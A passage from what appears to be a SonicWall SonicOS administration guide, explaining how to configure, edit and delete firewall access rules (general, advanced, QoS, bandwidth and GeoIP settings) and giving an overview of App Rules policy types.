- Enable Management
- Enable Botnet Filter
- Enable SIP Transformation
- Enable H.323 Transformation

- 3 Configure the settings on each screen of the **Add Rule** dialog, as described in:

- [Configuring General Settings](#) on page 19
- [Configuring Advanced Settings](#) on page 21
- [Configuring QoS Settings](#) on page 22
- [Configuring BWM Setting](#) on page 23
- [Configuring GeolP Settings](#) on page 24
- [Configuring GeolP Settings](#) on page 24
- [Adding the Rule](#) on page 24

Configuring General Settings

- 1 In the **General** screen, under **Settings**, type a descriptive, unique name into the **Policy Name** field to identify the access rule.
- 2 Select an **Action**, that is, how the rule processes (permits or blocks) the specified IP traffic:
 - **Allow** (default)
 - **Deny**
 - **Discard**
- 3 Select the source and destination zones from the **From Zone** and **To Zone** drop-down menus.
There are no default zones. Starting in SonicOS 6.5.1, **Any** is supported for both zone fields.
- 4 From the **Source Port** drop-down menu, select the source port defined in the selected Service Object/Group. The Service Object/Group selected must have the same protocol types as the ones selected in the **Service** drop-down menu. The default is **Any**.
If the service is not listed, you can define the service in the **Add Service** dialog by selecting either:
 - **Create new service** to display the **Add Service** dialog.
 - **Create new group** to display the **Add Service Group** dialog.
- 5 Select the service or group of services affected by the access rule from the **Service** drop-down menu. The **Any** service encompasses all IP services.
If the service is not listed, you can define the service in the **Add Service** dialog by selecting either:
 - **Create New Service** to display the **Add Service** dialog.
 - **Create New Group** to display the **Add Service Group** dialog.
- 6 Select the source of the traffic affected by the access rule from the **Source** drop-down menu.
Selecting **Create new network** displays the **Add Address Object** dialog.
 - a Specify a **Name** for the object and select a zone for **Zone Assignment**.
 - b Select the **Type** of object. The remaining fields vary according to the selected object type. Fill in the fields and then click **OK**.

For example, to define the source IP addresses that are affected by the access rule, such as restricting certain users from accessing the Internet:
 - 1) Select **Range** from the **Type** drop-down menu.
 - 2) Type the starting IP addresses of the address range in the **Address Range Begin** field and the ending IP address in the **Address Range End** field.
 **TIP:** To include all IP addresses, type an asterisk (*) in the **Address Range Begin** field.
 - 3) Click **OK**.
- 7 Select the destination of the traffic affected by the access rule from the **Destination** drop-down menu.
Selecting **Create New Network** displays the **Add Address Object** dialog.
- 8 From the **Users Included** drop-down menu, select the user or user group allowed by the access rule.
- 9 From the **Users Excluded** drop-down menu, select the user or user group denied by the access rule.
- 10 Select a schedule from the **Schedule** drop-down menu. The default schedule is **Always on**.
- 11 Select a priority from the **Priority** drop-down menu. The choices are:

- **Auto Prioritize** – SonicOS chooses the index according to an algorithm in which the most specific rules are given the highest priority. This is the default setting for **Priority**.
 - **Insert at the end** – New policies are inserted at the end of the rule table.
 - **Manual** – New policies are inserted at the index provided by the administrator. An index of **1** indicates the highest priority, and **0** allows SonicOS to auto prioritize the rule. A number greater than **1** assigns a fixed priority at that level to the rule.
- 12 Enter any comments to help identify the access rule in the **Comment** field.
 - 13 If you want to enable the logging of the service activities, select the **Enable Logging** checkbox. This option is selected by default.
 - 14 The **Allow Fragmented Packets** checkbox is enabled by default.

i **NOTE:** Large IP packets are often divided into fragments before they are routed over the Internet and then reassembled at a destination host. One reason to disable this setting is because it is possible to exploit IP fragmentation in Denial of Service (DoS) attacks.
 - 15 If you want to enable flows matching this access rule to be displayed in the **AppFlow Monitor** and **AppFlow Reports** pages, select the **Enable flow reporting** checkbox. This option is not selected by default.
 - 16 If you want to enable flows matching this access rule to be displayed in the **Packet Monitor** page, select the **Enable packet monitor** checkbox. This option is not selected by default.
 - 17 To enable both management and non-management traffic, select the **Enable Management** checkbox. This option is not selected by default.
 - 18 If you want to use the Botnet Filter, select the **Enable Botnet Filter** checkbox. For information about the Botnet Filter, see the **Security Services > Botnet Filter** section in the *SonicOS Security Configuration* documentation. This option is not selected by default.
 - 19 To enable SIP transformation on traffic matching this access rule, select the **Enable SIP Transformation** checkbox. This option is not selected by default.

By default, SIP clients use their private IP address in the SIP (Session Initiation Protocol) Session Definition Protocol (SDP) messages that are sent to the SIP proxy. If your SIP proxy is located on the public (WAN) side of the firewall and the SIP clients are located on the private (LAN) side of the firewall, the SDP messages are not translated and the SIP proxy cannot reach the SIP clients. Enabling SIP transformation solves this problem by having SonicOS transform SIP messages going from LAN to WAN by changing the private IP address and assigned port.

For more information about SIP transformation, see the **VOIP | SIP Settings** section in the *SonicOS System Setup* documentation.
 - 20 To enable H.323 transformation on traffic matching this access rule, select the **Enable H.323 Transformation** check-box. This option is not selected by default.

H.323 is supported for both IPv4 and IPv6, with IPv6 support beginning in SonicOS 6.5.3. However, H.323 does not function as a bridge between IPv4 and IPv6. If an ingress H.323 stream to the firewall is in IPv4 mode, on the egress side it will stay in IPv4 mode. The same is true for IPv6 mode. The associated media sessions (like audio and video sessions) as hosted by the H.323 signaling stream will have the same address mode as the H.323 signaling session. For example, if the H.323 signaling handshake is in IPv6 mode, all the RTP/RTCP streams generated from this H.323 signaling stream will be in IPv6 mode as well.
 - 21 Proceed to [Configuring Advanced Settings](#) on page 21.

Configuring Advanced Settings

- 1 Click on **Advanced**.

The screenshot shows the 'Advanced Settings' configuration page. At the top, there are tabs for 'General', 'Advanced', 'QoS', 'BWM', and 'GeolP'. The 'Advanced' tab is active. Below the tabs, the 'Advanced Settings' section contains the following fields and options:

- TCP Connection Inactivity Timeout (minutes): 15
- UDP Connection Inactivity Timeout (seconds): 30
- Number of connections allowed (% of maximum connections): 100
- Enable connection limit for each Source IP Address: 128 Threshold
- Enable connection limit for each Destination IP Address: 128 Threshold
- Create a reflexive rule
- Disable DPI
- Disable DPI-SSL Client
- Disable DPI-SSL Server
- For traffic from an unauthenticated user:
 - Don't redirect unauthenticated users to log in

- 2 To have the access rule time out after a period of TCP inactivity, set the amount of time, in minutes, in the **TCP Connection Inactivity Timeout (minutes)** field. The default value is **15** minutes.
- 3 To have the access rule time out after a period of UDP inactivity, set the amount of time, in minutes, in the **UDP Connection Inactivity Timeout (minutes)** field. The default value is **30** minutes.
- 4 Specify the number of connections allowed as a percent of the maximum number of connections allowed by the SonicWall security appliance in the **Number of connections allowed (% of maximum connections)** field. Refer to [About Connection Limiting](#) on page 9, for more information on connection limiting.
- 5 Select the **Enable connection limit for each Source IP Address** checkbox to define a threshold for dropped packets. When this threshold is exceeded, connections and packets from the corresponding Source IP are dropped. The minimum number is 0, the maximum is 65535, and the default is **128**. This option is not selected by default.
- 6 Select the **Enable connection limit for each Destination IP Address** checkbox to define a threshold for dropped packets. When this threshold is exceeded, connections and packets destined for the corresponding Destination IP are dropped. The minimum number is 0, the maximum is 65535, and the default is **128**. This option is not selected by default.
- 7 Select **Create a reflexive rule** if you want to create a matching access rule to this one in the opposite direction--from your destination zone or address object to your source zone or address object. This option is not selected by default.
- 8 To disable Deep Packet Inspection (DPI) scanning on a per-rule basis, select the **Disable DPI** checkbox. This option is not selected by default.
- 9 To disable client-side DPI-SSL scanning of traffic matching this rule, select the **Disable DPI-SSL Client** checkbox. Client DPI-SSL scanning inspects HTTPS traffic when clients on the appliance's LAN access content located on the WAN.
- 10 To disable server-side DPI-SSL scanning of traffic matching this rule, select the **Disable DPI-SSL Server** checkbox. Server DPI-SSL scanning inspects HTTPS traffic when remote clients connect over the WAN to access content located on the appliance's LAN.

11 Under **For traffic from an unauthenticated user:**

- Select the **Don't Invoke Single Sign On to Authenticate Users** checkbox if you don't want to use SSO for traffic that matches the rule. Unauthenticated HTTP connections that match it are directed straight to the login page.
- Select the **Don't block traffic while waiting for Single Sign On to authenticate users** checkbox to avoid browsing delays while SSO is attempting to identify the user whose traffic matches the rule. You can enable this setting only if **Don't block traffic while waiting for SSO** and **Including for: Selected access rules** are set in the SSO agent general settings.
- Select the **Don't redirect unauthenticated users to log in** checkbox to block HTTP/HTTPS traffic from unauthenticated users, rather than attempting to identify the user via SSO or redirecting to the login page.

12 Proceed to [Configuring QoS Settings](#) on page 22.

Configuring QoS Settings

- 1 Click **QoS** if you want to apply DSCP or 802.1p Quality of Service management to traffic governed by this rule.

The screenshot shows a configuration window with tabs for General, Advanced, QoS, BWM, and GeoIP. The QoS tab is active. Under 'DSCP Marking Settings', the 'DSCP Marking Action' is set to 'Preserve' with a note: 'Note: DSCP values in packets will remain unaltered.' Under '802.1p Marking Settings', the '802.1p Marking Action' is set to 'None' with a note: 'Note: No 802.1p tagging'.

- 2 Under **DSCP Marking Settings**, select the **DSCP Marking Action** from the drop-down menu:

- **None:** DSCP values in packets are reset to 0.
- **Preserve** (default): DSCP values in packets remain unaltered.
- **Explicit:** The **Explicit DSCP Value** drop-down menu displays. Select a numeric value between 0 and 63. Some standard values are:

0 - Best effort/Default (default)	20 - Class 2, Silver (AF22)	34 - Class 4, Gold (AF41)
8 - Class 1	22 - Class 2, Bronze (AF23)	36 - Class 4, Silver (AF42)
10 - Class 1, Gold (AF11)	24 - Class 3	38 - Class 4, Bronze (AF43)
12 - Class 1, Silver (AF12)	26 - Class 3, Gold (AF31)	40 - Express Forwarding
14 - Class 1, Bronze (AF13)	27 - Class 3, Silver (AF32)	46 - Expedited Forwarding (EF)
16 - Class 2	30 - Class 3, Bronze (AF33)	48 - Control
18 - Class 2, Gold (AF21)	32 - Class 4	56 - Control

- **Map:** The page displays, “**Note:** The QoS Mapping Settings on the Firewall Settings > QoS Mapping page will be used.”
 - The **Allow 802.1p Marking to override DSCP values** checkbox displays. Select it to allow DSCP values to be overridden by 802.1p marking. This option is disabled by default.
- 3 Under **802.1p Marking Settings** select the **802.1p Marking Action** from the drop-down menu:
- **None** (default): No 802.1p tagging is added to the packets.
 - **Preserve:** 802.1p values in packets remain unaltered.
 - **Explicit:** The **Explicit 802.1p Value** drop-down menu displays. Select a numeric value between 0 and 7:

0 - Best effort (default)	4 - Controlled load
1 - Background	5 - Video (<100ms latency)
2 - Spare	6 - Voice (<10ms latency)
3 - Excellent effort	7 - Network control
 - **Map:** The page displays, “**Note:** The QoS Mapping Settings on the Firewall Settings > QoS Mapping page will be used.”
- 4 Proceed to [Configuring BWM Setting](#) on page 23 or [Configuring GeolP Settings](#) on page 24.

Configuring BWM Setting

- 1 Click **BWM**.

- 2 To enable BWM for outbound traffic, select the **Enable Egress Bandwidth Management (‘Allow’ rules only)** checkbox. This option is disabled by default.
- Select a bandwidth object from the **Bandwidth Object** drop-down menu.

To create a new bandwidth object, select **Create new Bandwidth Object**. For more information about creating bandwidth objects, see [Configuring Bandwidth Objects](#) on page 216.
- 3 To enable BWM for inbound traffic, select the **Enable Ingress Bandwidth Management (‘Allow’ rules only)** checkbox. This option is disabled by default.
- Select a bandwidth object from the **Bandwidth Object** drop-down menu.


To create a new bandwidth object, select **Create new Bandwidth Object**.
- 4 To track bandwidth usage, select the **Enable Tracking Bandwidth Usage** checkbox. This option is disabled by default. To select this option, you must select either or both of the **Enable Bandwidth Management** options.

- 5 Proceed to [Configuring GeoIP Settings](#) on page 24.

Configuring GeoIP Settings

NOTE: GeoIP Filter can be specified in Security Services to be applied to all traffic or on a per-policy basis. For more information, see [Configuring Geo-IP Filters](#) in the *SonicOS Security Configuration* documentation.

- 1 Click **GeoIP**.
- 2 Select the **Enable Geo-IP Filter** checkbox to apply a filter to traffic matching this rule.
- 3 Select **Global** to apply the global GeoIP country list for this rule.
- 4 Select **Custom** to specify a custom GeoIP country list for this rule. Selecting **Enable Geo-IP Filter** and **Custom** enables the **Available Countries** and **Selected Countries** fields.



- a To select a country, click it in the **Available Countries** list and drag it to the **Selected Countries** field.
 - b To remove a country from the **Selected Countries** list, click it and drag it back to **Available Countries**.
- 5 Select **Block Unknown Countries** to block traffic matching no known country.
 - 6 Proceed to [Adding the Rule](#) on page 24.

Adding the Rule

- 1 At the bottom of the **Add Rule** dialog, click **ADD** to add the rule. When the rule has been added, the message "Rule action done, please check rule table" is displayed in the dialog.
- 2 Click **CLOSE** to close the dialog.
- 3 Verify that the rule has been added as expected in the table.

Editing an Access Rule

To edit an access rule:

- 1 In the **MANAGE** view, navigate to **Policies | Rules > Access Rules**.
- 2 Click the **Edit** icon in the **Configure** column of the access rule. The **Edit Rule** dialog displays, which has the same settings as the **Add Rule** dialog:

The screenshot shows the 'Edit Rule' dialog box with the following settings:

- General** tab selected.
- Policy Name:** Citrix
- Action:** Allow (selected), Deny, Discard
- From:** LAN
- To:** DMZ
- Source Port:** Any
- Service:** Citrix
- Source:** Any
- Destination:** DMZ Subnets
- Users Included:** All (Note: ... these users will be allowed if not excluded)
- Users Excluded:** None (Note: ... these users will be denied)
- Schedule:** Always on
- Priority:** Retain original priority (Note: ... previously set as Manual Priority)
- Comment:** (empty field)
- Checkboxes:**
 - Enable Logging
 - Allow Fragmented Packets
 - Enable flow reporting
 - Enable packet monitor
 - Enable Management
 - Enable Botnet Filter
 - Enable SIP Transformation
 - Enable H.323 Transformation

- 3 Make your changes.
- 4 Click **OK**.

Deleting a Custom Access Rule

NOTE: Default Access Rules cannot be deleted.

To delete one or more custom access rules:

- 1 In the **MANAGE** view, navigate to **Policies | Rules > Access Rules**.
- 2 To delete an individual custom access rule, click its **Delete** icon in the Configure column.

- 3 To delete selected custom access rules, click their checkboxes, and then select **Delete Selected** from the **Delete** drop-down list. This selection is dimmed until a custom access rule checkbox is selected.
- 4 To delete all custom access rules, select **Delete All** from the **Delete** drop-down list.


Enabling and Disabling a Custom Access Rule

Access rules can be enabled or disabled in the **Policies | Rules > Access Rules** page on the **MANAGE** view.

- To enable a custom access rule, select the checkbox in the **Enabled** column on its row.
- To disable a custom access rule, clear the checkbox in the **Enabled** column on its row.

Restoring Access Rules to Default Settings


To remove all end-user configured custom access rules for a zone:

- 1 In the **MANAGE** view, navigate to **Policies | Rules > Access Rules**.
- 2 Click the **Matrix** icon or use the **From/To** options to select all zones or a specific zone combination.
- 3 Click the **Restore** icon  at the top of the table. This restores the access rules for the selected zone combination to the default access rules initially set up on the firewall and added by SonicOS. A confirmation message displays:

Are you sure you want to reset the Network Access Rules to their default values?
All rules you have added will be erased

- 4 Click **OK**.

Displaying Access Rule Traffic Statistics

In the **Policies | Rules > Access Rules** page on the **MANAGE** view, move your mouse pointer over the **Statistics** icon  in the **Configure** column to display the receive (Rx) and transmit (Tx) traffic statistics for the access rule:

- Rx Bytes
- Rx Packets
- Tx Bytes
- Tx Packets

To clear the statistics counters, and restart the counts, click the **Clear** icon  at the top of the table.

Access Rule Configuration Examples

This section provides configuration examples for adding network access rules:

- [Enabling Ping](#) on page 27
- [Blocking LAN Access for Specific Services](#) on page 27

- [Allowing WAN Primary IP Access from the LAN Zone](#) on page 27

Enabling Ping

This section provides a configuration example for an access rule to allow devices on the DMZ to send ping requests and receive ping responses from devices on the LAN. By default your SonicWall network security appliance does not allow traffic initiated from the DMZ to reach the LAN.

To configure an access rule that allows ping between DMZ and LAN:

- 1 Place one of your interfaces into the DMZ zone.
- 1 In the **MANAGE** view, navigate to **Policies | Rules > Access Rules**.
- 2 Click **Add** to launch the **Add Rule** dialog.
- 3 Select the **Allow** radio button.
- 4 From the **Service** drop-down menu, select **Ping**.
- 5 From the **Source** drop-down menu, select **DMZ Subnets**.
- 6 From the **Destination** drop-down menu, select **LAN Subnets**.
- 7 Click **ADD**.

Blocking LAN Access for Specific Services

This section provides a configuration example for an access rule blocking LAN access to NNTP servers on the Internet during business hours.

To configure an access rule blocking LAN access to NNTP servers based on a schedule:

- 1 In the **MANAGE** view, navigate to **Policies | Rules > Access Rules**.
- 2 Click **Add** to launch the **Add Rule** dialog.
- 3 Select **Deny** from the **Action** settings.
- 4 Select **NNTP (News)** from the **Service** drop-down menu. If the service is not listed, you must add it in the **Add Service** dialog.
- 5 Select **Any** from the **Source** drop-down menu.
- 6 Select **WAN** from the **Destination** drop-down menu.
- 7 Select the schedule from the **Schedule** drop-down menu.
- 8 Enter any comments in the **Comment** field.
- 9 Click **ADD**.

Allowing WAN Primary IP Access from the LAN Zone

By creating an access rule, it is possible to allow access to a management IP address in one zone from a different zone on the same firewall. For example, you can allow HTTP/HTTPS management or ping to the WAN IP address from the LAN side. To do this, you must create an access rule to allow the relevant service between the zones, giving one or more explicit management IP addresses as the destination. Alternatively, you can provide an address group that includes single or multiple management addresses (such as WAN Primary IP, All WAN IP, All

X1 Management IP) as the destination. This type of rule allows the HTTP Management, HTTPS Management, SSH Management, Ping, and SNMP services between zones.

i | **NOTE:** Access rules can only be set for inter-zone management. Intra-zone management is controlled per-interface by settings in the interface configuration.

To create a rule that allows access to the WAN Primary IP from the LAN zone:

- 1 In the **MANAGE** view, navigate to **Policies | Rules > Access Rules**.
- 2 Click the **Matrix** icon or use the **From/To** options to display the **LAN > WAN** access rules.
- 3 Click **Add** to launch the **Add Rule** dialog.
- 4 Select **Allow** from the **Action** settings.
- 5 Select one of the following services from the **Service** menu:
 - **HTTP**
 - **HTTPS**
 - **SSH Management**
 - **Ping**
 - **SNMP**
- 6 Select **Any** from the **Source** menu.
- 7 Select an address group or address object containing one or more explicit WAN IP addresses from the **Destination** menu.

i | **NOTE:** Do not select an address group or object representing a subnet, such as **WAN Primary Subnet**. This would allow access to devices on the WAN subnet (already allowed by default), but not to the WAN management IP address.
- 8 Select the user or group to have access from the **Users Included** menu.
- 9 Select the schedule from the **Schedule** menu.
- 10 Enter any comments in the **Comment** field.
- 11 Click **ADD**.

Enabling Bandwidth Management on an Access Rule

Bandwidth management can be applied on both ingress and egress traffic using access rules. Access rules displaying the **Funnel** icon are configured for bandwidth management.

i | **TIP:** Do not configure bandwidth management on multiple interfaces on a zone, where the configured guaranteed bandwidth for the zone is greater than the available bandwidth for the bound interface.

For information on configuring Bandwidth Management see the **Firewall Settings > Bandwidth Management** section in the *SonicOS Security Configuration* documentation.

Configuring App Rules

- [About App Rules](#) on page 30
 - [What are App Rules?](#) on page 30
 - [Benefits of App Rules](#) on page 31
 - [How Does Application Control Work?](#) on page 32
 - [Licensing App Rules and App Control](#) on page 36
 - [Terminology](#) on page 37
- [Rules > App Rules](#) on page 38
 - [Configuring an App Rules Policy](#) on page 39
 - [Using the App Rule Wizard](#) on page 41
- [Verifying App Rules Configuration](#) on page 42
 - [Useful Tools](#) on page 42
- [App Rules Use Cases](#) on page 47
 - [Creating a Regular Expression in a Match Object](#) on page 48
 - [Policy-Based Application Rules](#) on page 48
 - [Logging Application Signature-Based Policies](#) on page 50
 - [Compliance Enforcement](#) on page 50
 - [Server Protection](#) on page 50
 - [Hosted Email Environments](#) on page 50
 - [Email Control](#) on page 51
 - [Web Browser Control](#) on page 52
 - [HTTP Post Control](#) on page 53
 - [Forbidden File Type Control](#) on page 55
 - [ActiveX Control](#) on page 57
 - [FTP Control](#) on page 59
 - [Bandwidth Management](#) on page 64
 - [Bypass DPI](#) on page 64
 - [Custom Signature](#) on page 66
 - [Reverse Shell Exploit Prevention](#) on page 69

About App Rules

This section provides an overview of the App Rules feature in SonicOS.

Topics:

- [What are App Rules?](#) on page 30
- [Benefits of App Rules](#) on page 31
- [How Does Application Control Work?](#) on page 32
- [Licensing App Rules and App Control](#) on page 36
- [Terminology](#) on page 37

What are App Rules?

App Rules provides a solution for setting policy rules for application signatures. As a set of application-specific policies, App Rules give you granular control over network traffic on the level of users, email addresses, schedules, and IP-subnets. The primary functionality of this application-layer access control feature is to regulate Web browsing, file transfer, email, and email attachments.

The ability to control application layer traffic in SonicOS is significantly enhanced with the ability to view real-time application traffic flows, and new ways to access the application signature database and to create application layer rules. SonicOS integrates application control with standard network control features for more powerful control over all network traffic.

Topics:

- [About App Rules Policies](#) on page 30
- [About App Rules Capabilities](#) on page 31

About App Rules Policies

SonicOS provides these ways to create App Rules policies and control applications in your network:

- **Rules > App Rules** – The **Rules > App Rules** page provides a way to create an App Rules policy. Policies created using App Rules are very targeted because they combine a match object, action object, and possibly an email address object into a policy. For flexibility, App Rules policies can access the same application controls for any of the categories, applications, or signatures available on the **Rules > App Control** page. The **Objects > Match Objects** page provides a way to create Application List objects, Application Category List objects, and Application Signature List objects for use as match objects in an App Rules policy. The Match Objects page is also where you can configure regular expressions for matching content in network traffic. The **Objects > Action Objects** pages allows you to create custom actions for use in the policy.
- **Rules > App Control** – The **Rules > App Control** page provides a different way to create an application control policy. For more information, see [Configuring App Control](#) on page 73.
- **App Rule Guide** – The **App Rule Guide** (wizard) provides safe configuration of App Rules policies for many common use cases, but not for everything.

About App Rules Capabilities

App Rules data leakage prevention component provides the ability to scan files and documents for content and keywords. Using App Rules, you can restrict transfer of certain file names, file types, email attachments, attachment types, email with certain subjects, and email or attachments with certain keywords or byte patterns. You can deny internal or external network access based on various criteria. You can use Packet Monitor to take a deeper look at application traffic, and can select among various bandwidth management settings to reduce network bandwidth usage by an application.


Based on SonicWall's Reassembly-Free Deep Packet Inspection™ (RF-DPI) technology, App Rules also features intelligent prevention functionality which allows you to create custom, policy-based actions. Examples of custom actions include the following:

- Blocking entire applications based on their signatures
- Blocking application features or sub-components
- Bandwidth throttling for file types when using the HTTP or FTP protocols
- Blocking an attachment
- Sending a custom block page
- Sending a custom email reply
- Redirecting an HTTP request
- Sending a custom FTP reply over an FTP control channel

While App Rules primarily provides application level access control, application layer bandwidth management and data leakage prevention, it also includes the ability to create custom application or protocol match signatures. You can create a custom App Rules policy that matches any protocol you wish, by matching a unique piece of the protocol. See [Custom Signature](#) on page 66.

App Rules provides excellent functionality for preventing the accidental transfer of proprietary documents. For example, when using the automatic address completion feature of Outlook Exchange, it is a common occurrence for a popular name to complete to the wrong address. See [Automatic Outlook Exchange automatic address completion](#) for an example.

Automatic Outlook Exchange automatic address completion



Benefits of App Rules

The App Rules functionality provides the following benefits:

- Application based configuration makes it easier to configure policies for application control.
- The App Rules (App Control) subscription service provides updated signatures as new attacks emerge.
- The related Application Intelligence functionality, as seen in the **MONITOR** view on **Appliance Health | Live Monitor**, is available upon registration as a 30-day free trial App Visualization license. This allows any registered SonicWall appliance to clearly display information about application traffic in the

network. The App Visualization and App Control licenses are also included with the SonicWall Security Services license bundle.

i | **NOTE:** The feature must be enabled in the SonicOS management interface to become active.

- You can configure policy settings for individual signatures without influencing other signatures of the same application.
- **App Rules** and **App Control** configuration pages are available in the **Policies | Rules** and **Policies | Objects** menus in the SonicOS management interface, consolidating all firewall and application control access rules and policies in the same area.

App Rules functionality can be compared to three main categories of products:

- Standalone proxy appliances
- Application proxies integrated into firewall VPN appliances
- Standalone IPS appliances with custom signature support

Standalone proxy appliances are typically designed to provide granular access control for a specific protocol. SonicWall application control provides granular, application level access control across multiple protocols, including HTTP, FTP, SMTP, and POP3. Because application control runs on your firewall, you can use it to control both inbound and outbound traffic, unlike a dedicated proxy appliance that is typically deployed in only one direction. Application control using **App Rules** and **App Control** provides better performance and scalability than a dedicated proxy appliance because it is based on SonicWall's proprietary Deep Packet Inspection technology.

Today's integrated application proxies do not provide granular, application level access control, application layer bandwidth management, and digital rights management functionality. As with dedicated proxy appliances, SonicWall application control provides much higher performance and far greater scalability than integrated application proxy solutions.

While some standalone IPS appliances provide protocol decoding support, none of these products supports granular, application level access control, application layer bandwidth management, and digital rights management functionality.

In comparing App Rules to SonicWall Email Security, there are benefits to using either. Email Security only works with SMTP, but it has a very rich policy space. App Rules works with SMTP, POP3, HTTP, FTP and other protocols, is integrated into SonicOS on the firewall, and has higher performance than Email Security. However, App Rules does not offer all the policy options for SMTP that are provided by Email Security.

How Does Application Control Work?

Application control using **App Rules** and **App Control** utilizes SonicOS Deep Packet Inspection to scan application layer network traffic as it passes through the gateway and locate content that matches configured applications. When a match is found, these features perform the configured action. When you configure App Rules policies, you create global rules that define whether to block or log the application, which users, groups, or IP address ranges to include or exclude, and a schedule for enforcement. Additionally, you can create App Rules policies that define:

- Type of applications to scan
- Direction, content, keywords, or pattern to match
- User or domain to match
- Action to perform

The following sections describe the main components of App Rules:

- [About Actions Using Bandwidth Management](#) on page 168

- [Related Tasks for Actions Using Packet Monitoring](#) on page 174
- [About App Control Policy Creation](#) on page 74
- [About App Rules Policy Creation](#) on page 33
- [About Match Objects](#) on page 148
- [About Application List Objects](#) on page 157
- [About Action Objects](#) on page 165

About App Rules Policy Creation

You can use App Rules to create custom App Rules policies to control specific aspects of traffic on your network. A policy is a set of match objects, properties, and specific prevention actions. When you create a policy, you first create a match object, then select and optionally customize an action, then reference these when you create the policy.

In the **Rules > App Rules** page, you can access the **Edit App Control Policy** dialog. The dialog options change depending on the **Policy Type** you select. For example, if **SMTP Client** is selected, the options are very different from a **Policy Type** of **App Control Content**.

App Control Policy Settings

Policy Name:

Policy Type: SMTP Client ▼

Source:	Destination:
Address: Any ▼	Any ▼
Service: Any ▼	SMTP (Send E-Mail) ▼
Exclusion Address: None ▼	
Match Object: Block email.o ▼	
Action Object: Reset/Drop ▼	
Included:	Excluded:
Users/Groups: All ▼	None ▼
MAIL FROM: Any ▼	None ▼
RCPT TO: Any ▼	None ▼
Schedule: Always on ▼	
Enable flow reporting: <input type="checkbox"/>	
Enable Logging: <input checked="" type="checkbox"/>	
Log individual object content: <input type="checkbox"/>	
Log Redundancy Filter (seconds): <input checked="" type="checkbox"/> Use Global Settings <input type="text" value="0"/>	
Connection Side: Client Side ▼	
Direction: <input checked="" type="radio"/> Basic <input type="radio"/> Advanced	
Incoming ▼	

Note: BWM Type: Advanced; To change go to [Firewall Settings > BWM](#)

Some examples of policies include:

- Block applications for activities such as gambling

- Disable .exe and .vbs email attachments
- Do not allow the Mozilla browser on outgoing HTTP connections
- Do not allow outgoing email or MS Word attachments with the keywords, SonicWall Confidential, except from the CEO and CFO
- Do not allow outgoing email that includes a graphic or watermark found in all confidential documents

When you create a policy, you select a policy type. Each policy type specifies the values or value types that are valid for the source, destination, match object type, and action fields in the policy. You can further define the policy to include or exclude specific users or groups, select a schedule, turn on logging, and specify the connection side as well as basic or advanced direction types. A basic direction type simply indicates inbound or outbound. An advanced direction type allows zone to zone direction configuration, such as from the LAN to the WAN.

The **App rules: Policy types** table describes the characteristics of the available App Rules policy types.

App rules: Policy types

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
App Control Content	Policy using dynamic App Rules related objects for any application layer protocol	Any / Any	Any / Any	Application Category List, Application List, Application Signature List	Reset/Drop No Action Bypass DPI Packet Monitor, BWM Global-* WAN BWM *	N/A
Custom Policy	Policy using custom objects for any application layer protocol; can be used to create IPS-style custom signatures	Any / Any	Any / Any	Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	Client Side, Server Side, Both
FTP Client	Any FTP command transferred over the FTP control channel	Any / Any	FTP Control / FTP Control	FTP Command, FTP Command + Value, Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action	Client Side
FTP Client File Upload Request	An attempt to upload a file over FTP (STOR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	Client Side

App rules: Policy types

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
FTP Client File Download Request	An attempt to download a file over FTP (RETR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	Client Side
FTP Data Transfer Policy	Data transferred over the FTP Data channel	Any / Any	Any / Any	File Content Object	Reset/Drop Bypass DPI Packet Monitor No Action	Both
HTTP Client	Policy which is applicable to Web browser traffic or any HTTP request that originates on the client	Any / Any	Any / HTTP (configurable)	HTTP Host, HTTP Cookie, HTTP Referrer, HTTP Request Custom Header, HTTP URI Content, HTTP User Agent, Web Browser, File Name, File Extension Custom Object	Reset/Drop Bypass DPI Packet Monitor ¹ No Action, BWM Global-* WAN BWM *	Client Side
HTTP Server	Response originated by an HTTP Server	Any / HTTP (configurable)	Any / Any	ActiveX Class ID, HTTP Set Cookie, HTTP Response, File Content Object, Custom Header, Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action BWM Global-* WAN BWM *	Server Side
